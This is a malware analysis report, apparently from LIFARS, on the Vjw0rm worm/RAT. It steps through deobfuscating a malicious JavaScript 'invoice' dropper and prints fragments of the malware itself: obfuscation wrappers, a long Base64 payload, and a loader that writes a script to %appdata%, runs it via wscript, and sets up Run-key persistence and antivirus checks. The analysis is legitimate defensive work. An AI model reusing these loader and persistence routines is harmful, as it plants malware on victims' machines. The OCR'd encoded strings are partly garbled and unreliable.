LIFARS
your digital world, secured

Vjw0rm Worm/RAT

Prepared by: LIFARS, LLC
Date: 09/02/2021


EXECUTIVE SUMMARY

Vjw0rm is a worm that usually spreads via USB drives. It's also classified as a RAT because it executes commands received from the C2 server. This malware achieves persistence using a Registry Run key and by copying itself to the Startup folder.

ANALYSIS AND FINDINGS

We will analyze a Javascript file called 45678-INVOICE.js, which can be downloaded from https://app.any.run/tasks/6a900492-4f4b-42a2-ab80-7f5a7262458b/. This is a hybrid worm/RAT called Vjw0rm.


JSTool is a Notepad++ plugin that is used to display the code in JavaScript format:



```
fu
                                            or = (function () {
                                             = [["vigraJs", "$$$$___"].join("")];
                                            n$$$];

                                            rator;


                                            on () {
                var bangerTwo$$$ = ["HTTPONE"];
                return [bangerTwo$$$];
            })();
            return lavenda$$$;
        })()]
    return [[vigra$$$[0][0][0], vigra$$$[1][0][0]].join("."), "[lmao$$$_]"];
}

function kirtFrank$$() {
    var fintech$$$ = function () {
        var vibes$$$ = function () {
            var lifter$$$ = [
                (function () {
                    var fundamental___$$ = "us-"
                        return fundamental___$$;
                })(),
                (function () {
                    var viewEngine$$ = "as";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "c";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "i";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "i";
                    return viewEngine$$;
                })()
            ];
            return lifter$$$
        }
        return vibes$$$();
    }
    return fintech$$$();
}

var love$$$ = kirtFrank$$().join("");
```


Figure 1

In order to debug the code, we can add "<html> <script>" at the beginning of the file and "</script></html>" at the end of the file and save the file in the html format. We'll use the Developer Tools from Internet Explorer and the "debugger" statement, which stops the execution of the JavaScript and calls the debugging function (note a long string that seems to be base64-encoded):



```
var love$$$ = kirtFrank$$().join("");
debugger;
function _engj_finance_func() {
    function HomePhobic$$$Classer() {
        this.observer$$ = "______";
        this.getbuildA = function () {
            return this.observer$$;
        }
        this.setBuildA = function (_$$1) {
            this.observer$$ = _$$1;
        }
    }
    var ____ = new HomePhobic$$$Classer();
    HomePhobic$$$Classer.prototype.sasskay$$__ = function () {
        HomePhobic$$$Classer.prototype.difiner$$$ = function () {
            HomePhobic$$$Classer.prototype.codate$$$ = function () {
                return
                    "dHJ5ewp2YXIgbG9uZ1RleHQxID0gIlpuVnVZM1JwYjI0Z1kyOXVkbTlzZFhSbEpDUWtKQ1FrWHlncElIc0tJQ0FnSUhaaGNpQjJhV2R5WVNRa0pDQT1JRnNLSUNBZ01DQWdJQ0FvW@!5WdVkzUnBiMjRnS0NrZ2V3b2dJQ0FnSUNBZ01DQWdJQ0IyWVhJZ2MyVnlkbWxqW1Zkd@!Nt
                    dGxja2RsY@!1WeV1YUnZjaUE5SUNobWRXNWpkR2x2Y@!1Bb0tTQjdDaUFnSUNBZ01DQWdJQ0FnSUNBZ01DQjJZWElnYkdGdFpHRkdkVzVqZEdsd@!JpUWtKQ0E5SUZ0YkluWnBaM0poU25NaUxDQW1KQ1FrSkY5Z1h5S@!RMbXB2YVc0b01pSXBYVHNLSUNBZ01DQWdJQ0FnSUNBZ01
                    DQWdJSEpsZEhWeWJpQ@!JiR0Z0WkdGR2RXNWpkR2x2Y@!1Ra0pGMDdDaUFnSUNBZ01DQWdJQ0FnSUgwcEtDazdDaUFnSUNBZ01DQWdJQ0FnSUhKbGRIVnliaUJ6WlhKM@!FXT@!xWMjl5YTJWeVIyVnVaWEpoZEc5eU93b2dJQ0FnSUNBZ01IMHBLQ2tzQ21BZ01DQWdJQ0FnS0daMW
                    JtTjBhVzl1SUNncElIc0tJQ0FnSUNBZ01DQWdJQ0FnZG1GeU1HeGhkbVZ1WkdFa0pDUWdQU0FvW@!5WdVkzUnBiMjRnS0NrZ2V3b2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ2RtRnlJR0poY@!1kbGNsUjNieVFrSkNBOU1Gc21TR1JVVUU5T1JTS@!RPd29nSUNBZ01DQWdJQ0FnSUNBZ0
                    1DQWdjbVYwZFhKdU1GdGlZVzVuWlhKVWQyOGtKQ1JkT3dvZ01DQWdJQ0FnSUNBZ01DQjlLU2dwT3dvZ01DQWdJQ0FnSUNBZ01DQnlaWFIxY200Z2JHRjJaVzVrWVNRa0pEc0tJQ0FnSUNBZ01DQjFLU2dwWFFvZ01DQWdjbVYwZFhKdU1GdGJkbWxuY21Fa0pDU@!JNRjFiTUYxYk1G
                    MHNJSFpwWjNKaEpDUWtXekZkV3pCZFd6Q@!RYUzVxYjJsdUtDSXVJaWtzSUNKY@!JHMWhieVFrSkY5ZElsMDdDbjBLQ21aMWJtTjBhVzl1SUd0cGNuUkdjbUZ1YXlRa0tDa2dld29nSUNBZ2RtRnlJR1pwY@!5SbFkyZ2tKQ1FnUFNCbWRXNWpkR2x2Y@!1Bb0tTQjdDaUFnSUNBZ01
                    DQWdkbUZ5SUhacFltVnpKQ1FrSUQwZ1puVnVZM1JwYjI0Z0tDa2dld29nSUNBZ01DQWdJQ0FnSUNCMllYSWdiR2xtZEdWeUpDUWtJRDBnV3dvZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnS0daMWJtTjBhVzl1SUNncElIc0tJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0IyWVhJZ1puVn
                    VaR0Z0Wlc1MFlXeGZYMThrSkNBOUlDSjFjeTBpQ21BZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ2NtVjBkWEp1SUdaMWJtUU@!hiV1Z1ZEdGclgxOWZKQ1E3Q21BZ01DQWdJQ0FnSUNBZ01DQWdJQ0I5S1NncExBb2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ0tHWjFibU4wYVc5dU1DZ3BJ
                    SHNLSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNCMllYSWdkbWxsZDBWdVoybHVaU1FrSUQwZ01tRnpJanNLSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNCeVpYUjFjbTRnZG1sbGQwVnVaM@!x1W1NRa093b2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ2ZTa29LU3dLSUNBZ01DQWdJQ0
                    FnSUNBZ01DQWdJQ2htZFcla@!RHbHZiaUFvS1NCN0NpQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdkbUZ5SUhacFpYZEZibWRwY@!1Va0pDQT1JQ0pqSWpzS01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQnlaWFIxY200Z2RtbGxkMFZ1WjJsdVpTUWtPd29nSUNBZ01DQWdJQ0F
                    nSUNBZ01DQWd@!U2tvS1N3S01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNobWRXNWpkR2x2Y@!1Bb0tTQjdDaUFnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnZG1GeU1IWnBaWGRGY@!1kcGJtVWtKQ0E5SUNKcElqc0tJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0J5W1hSMWNtNGdkbWx
                    sZDBWdVoybHVhVTFyT3dvZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnZ1Nrb0tTd0tJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnZ1Nrb0tTd0tJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DaG1kVzVqZEdsd@!JpQW9LU0I3Q21BZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSU
                    SUNBZ01DQWdJQ0FnSUNCZVpYUjFjbTRnZG1sbGQwVnVaM@!x1W1NRa093b2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ2ZTa29LU3dLSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNCZVpYUjFjbTRnZG1sbGQwVnVaM@!x1W1NRa093b2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ2ZTa29LU3dLSUNBZ01DQWdJQ0
                    EhWeWJpQjJhV0psY3lRa0pDZ3BPd29nSUNBZ2ZRb2dJQ0FnY21WMGRYSnVJR1pwYm5SbFkyZ2tKQ1FvS1RzS2ZRPT0i
                    qS0NrZ2V3b2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJ
                    LU0I3Q21BZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJ
                    xjaVFrU1VRd1owMXRSbnBKYW5OTFNVTkJaMDFEUVdkSlEwRm5TVU5CWjAxRFFXZEpRMEZuU1VOQ2VWcFlVakZqYlRSblpHMXNi
                    ZJRDBnV3dvZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnS0daMWJtTjBhVzl1SUNncElIc0tJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0IyWVhJZ1puVn
                    djbTRnZG1sbGQwVnVaM@!x1W1NRa093b2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ2ZTa29LU3dLSUNBZ01DQWdJQ0
                    ZJRDBnV3dvZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnS0daMWJtTjBhVzl1SUNncElIc0tJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0IyWVhJZ1puVn
                    dUbk5pUVdkSlEwRm5TVU5CWjAxRFFXZEpRMEZuUzBkYU1XSnRUakJoVnpsMVNVTm5jRWxJYzB0S1EwRm5TVU5CWjAxRFFXZEpRMEZu
                    WjRXR0ZUWjNkeFdYUkxWMk5wVUZSRlRXUlFXbFZGVjNkNlNWbzJPVEpVVFhKa1EwVXhhVUV6UlVwMlkwOUdXV0Z6U0dWYVRUWldj
                    Xd3dOMFJTY0VRMVZUZFZWM2RsZEcxT05VOU5VbXhRWVhoRldWWkhUMWhDVVVSbVRFeE9XVkJXVGpOUVIxVkNUVWhyVmxOaVZUUTFVbEJ"
```


Figure 2



```
                    var fundamental___$$ = "us-"
                        return fundamental___$$;
                })(),
                (function () {
                    var viewEngine$$ = "as";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "c";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "i";
                    return viewEngine$$;
                })(),
                (function () {
                    var viewEngine$$ = "i";
                    return viewEngine$$;
                })()
            ];
            return lifter$$$
        }
        return vibes$$$();
    }
    return fintech$$$();
}

var love$$$ = kirtFrank$$().join("");
debugger;
function _engj_finance_func() {
    function HomePhobic$$$Classer() {
        this.observer$$ = "______";
        this.getbuildA = function () {
            return this.observer$$;
        }
        this.setBuildA = function (_$$1) {
            this.observer$$ = _$$1;
        }
    }
    var ____ = new HomePhobic$$$Classer();
    HomePhobic$$$Classer.prototype.sasskay$$__ = function () {
        HomePhobic$$$Classer.prototype.difiner$$$ = function () {
            HomePhobic$$$Classer.prototype.codate$$$ = function () {
                return
"dHJ5ewp2YXIgbG9uZ1RleHQxID0gIlpuVnVZM1JwYjI0Z1kyOXVkbTlzZFhSbEpDUWtKQ1FrWHlncElIc0tJQ0FnSUhaaGNpQjJhV2R5WVNRa0pDQT1JRnNLSUNBZ01DQWdJQ0FvW@!5WdVkzUnBiMjRnS0NrZ2V3b2dJQ0FnSUNBZ01DQWdJQ0IyWVhJZ2MyVnlkbWxqW1Zkd@!NtdGxja2RsY@!1WeV1Y
UnZjaUE5SUNobWRXNWpkR2x2Y@!1Bb0tTQjdDaUFnSUNBZ01DQWdJQ0FnSUNBZ01DQjJZWElnYkdGdFpHRkdkVzVqZEdsd@!JpUWtKQ0E5SUZ0YkluWnBaM0poU25NaUxDQW1KQ1FrSkY5Z1h5S@!RMbXB2YVc0b01pSXBYVHNLSUNBZ01DQWdJQ0FnSUNBZ01DQWdJSEpsZEhWeWJpQ@!JiR0Z0WkdGR2RX
NWpkR2x2Y@!1Ra0pGMDdDaUFnSUNBZ01DQWdJQ0FnSUgwcEtDazdDaUFnSUNBZ01DQWdJQ0FnSUhKbGRIVnliaUJ6WlhKM@!FXT@!xWMjl5YTJWeVIyVnVaWEpoZEc5eU93b2dJQ0FnSUNBZ01IMHBLQ2tzQ21BZ01DQWdJQ0FnS0daMWJtTjBhVzl1SUNncElIc0tJQ0FnSUNBZ01DQWdJQ0FnZG1GeUlHe
GhkbVZ1WkdFa0pDUWdQU0FvW@!5WdVkzUnBiMjRnS0NrZ2V3b2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ2RtRnlJR0poY@!1kbGNsUjNieVFrSkNBOU1Gc21TR1JVVUU5T1JTS@!RPd29nSUNBZ01DQWdJQ0FnSUNBZ01DQWdjbVYwZFhKdU1GdGlZVzVuWlhKVWQyOGtKQ1JkT3dvZ01DQWdJQ0FnSUNBZ01DQj
1LU2dwT3dvZ01DQWdJQ0FnSUNBZ01DQnlaWFIxY200Z2JHRjJaVzVrWVNRa0pEc0tJQ0FnSUNBZ01DQj1LU2dwWFFvZ01DQWdjbVYwZFhKdU1GdGJkbWxuY21Fa0pDU@!JNRjFiTUYxYk1GMHNJSFpwWjNKaEpDUWtXekZkV3pCZFd6Q@!RYUzVxYjJsdUtDSXVJaWtzSUNKY@!JHMWhieVFrSkY5ZElsMDd
DbjBLQ21aMWJtTjBhVzl1SUd0cGNuUkdjbUZ1YXlRa0tDa2dld29nSUNBZ2RtRnlJR1pwY@!5SbFkyZ2tKQ1FnUFNCbWRXNWpkR2x2Y@!1Bb0tTQjdDaUFnSUNBZ01DQWdkbUZ5SUhacFltVnpKQ1FrSUQwZ1puVnVZM1JwYjI0Z0tDa2dld29nSUNBZ01DQWdJQ0FnSUNCMllYSWdiR2xtZEdWeUpDUWtJR
DBnV3dvZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnS0daMWJtTjBhVzl1SUNncElIc0tJQ0FnSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0IyWVhJZ1puVnVaR0Z0Wlc1MFlXeGZYMThrSkNBOUlDSjFjeTBpQ21BZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNBZ2NtVjBkWEp1SUdaMWJtUU@!hiV1Z1ZEdGclgxOWZKQ1E3
Q21BZ01DQWdJQ0FnSUNBZ01DQWdJQ0I5S1NncExBb2dJQ0FnSUNBZ01DQWdJQ0FnSUNBZ0tHWjFibU4wYVc5dU1DZ3BJSHNLSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNCMllYSWdkbWxsZDBWdVoybHVaU1FrSUQwZ01tRnpJanNLSUNBZ01DQWdJQ0FnSUNBZ01DQWdJQ0FnSUNCeVpYUjFjbTRnZG1s
```

Figure 3


Internet Explorer does its job and displays a warning message. One of the methods to analyze Javascript files consists of replacing the eval function with document.write (write a string to a document stream) because this way we can see what code would be executed. After performing the transformation, we can open the html file again using Internet Explorer:


Internet Explorer restricted this webpage from running scripts or ActiveX controls.
Allow blocked content
C:\Users\[redacted]\Desktop\456...

```
var lmao$$$_=WSH.CreateObject("microsoft.xmldom").createElement("mko")
lmao$$$_.dataType="bin.base64"lmao$$$_.text="dHJ5ewp2YXIgbG9uZ1RleHQxID0gIlpuVnVZM1JwYjI0Z1kyOXVkbTlzZFhSbEpDUWtKQ1FrWHlncElIc0tJQ0FnSUhaaGNpQjhV2R5WVNRa0pDQTlJRnNLSUNBZ0lDQWdJQ0FvWm5WdVkzUnBiMjRnS0NrZ2V3b2dJQ0FnSUNBZ0
[lmao$$$_]___43$=WSH.CreateObject("adodb.stream")
```

Figure 4


The malware replaced "@!" from the long string that we've seen with "m", as displayed in the figure below:



```
var jira$$$ = function (vigraJs$$$$___) {
    return [
        ["var" + " lmao$$$_", "WSH.CreateObject(\"microsoft.xmldom\").createElement(\"mko\")"],
        [["lmao$$$_", "dataType"].join("."), "\"bin.base64\""],
        ["lmao$$$_.text", "\"" + vigraJs$$$$___.HTTPONE.replace(/@!/g, "m") + "\""],
        convolute$$$$$$_(), ["___43$", "WSH" + ".CreateObject(\"adodb.stream\")"]
    ];
}
```

Figure 5


The script decodes the long string using Base64 and executes it. We can use CyberChef (https://gchq.github.io/CyberChef/) to perform this operation and save the new script as 45678-INVOICE_Layer2.js:



```
        zdWJzdHIoMCwgMTAwMCkpOyBXU0gucXVpdCgpOwogICAgICAgICAgICAgICAgICAgICAgICBldmFsKGFzZXJ0NEokJCk7CiAgICAgICAgICAgICAgICAgICAgfSkoKTsKICAgICAgICAgICAgICAgIH0pKCk7CiAgICAgICAgICAgIH0pKCk7CiAgICAgICAgfSkoKTsKICAgIH0KICAgIHJldHVybi
        B7CiAgICAgICAgY29zdEVmZmVjdCQkJCRfX19fOiAoZnVuY3Rpb24gKCkgewogICAgICAgICAgICB2YXIgX19fY2FsbGluZ19yeGpzX2VuZ2luZV9vYnNlcnZlciQkID0gbmV3IENsYXNzaWZpY2F0aW9uT2ZFbmdpbmVfX18oKTsKICAgICAgICAgICAgX19fY2FsbGluZ19yeGpzX2VuZ2luZV9vY
        nNlcnZlciQkLmNsYXNzT25lCiAgICAgICAgfSkoKQogICAgfQp9CmRlZmFlbHRFbmdpbmVGdW5jdGlvbiQkKCkuY29zdEVmZmVjdCQkJCRfX19fOw==";
        var wshShell1 = WScript.CreateObject("WScript.Shell");
        var appdatadir1 = wshShell1.ExpandEnvironmentStrings("%appdata%");
        var stubpath1 = appdatadir1 + "\\laeapoOSVO.js";
        var decoded1 = decodeBase64(longText1);
        writeBytes(stubpath1, decoded1);
        wshShell1.run("wscript //B \"" + stubpath1 + "\"");
    } catch (er) {}
    function writeBytes(file, bytes) {
        try {
            var binaryStream = WScript.CreateObject("ADODB.Stream");
            binaryStream.Type = 1;
            binaryStream.Open();
            binaryStream.Write(bytes);
            binaryStream.SaveToFile(file, 2);
        } catch (err) {}
    }
    function decodeBase64(base64) {
        var DM = WScript.CreateObject("Microsoft.XMLDOM");
        var EL = DM.createElement("tmp");
        EL.dataType = "bin.base64";
        EL.text = base64;
        return EL.nodeTypedValue;
    }
    wshShell1 = null;
    var j = ["WScript.Shell", "Scripting.FileSystemObject", "Shell.Application", "Microsoft.XMLHTTP"];
    var g = ["HKCU", "HKLM", "HKCU\\vjw0rm", "\\Software\\Microsoft\\Windows\\CurrentVersion\\Run\\", "HKLM\\SOFTWARE\\Classes\\", "REG_SZ", "\\defaulticon\\"];
    var y = ["winmgmts:", "win32_logicaldisk", "Win32_OperatingSystem", 'AntiVirusProduct'];
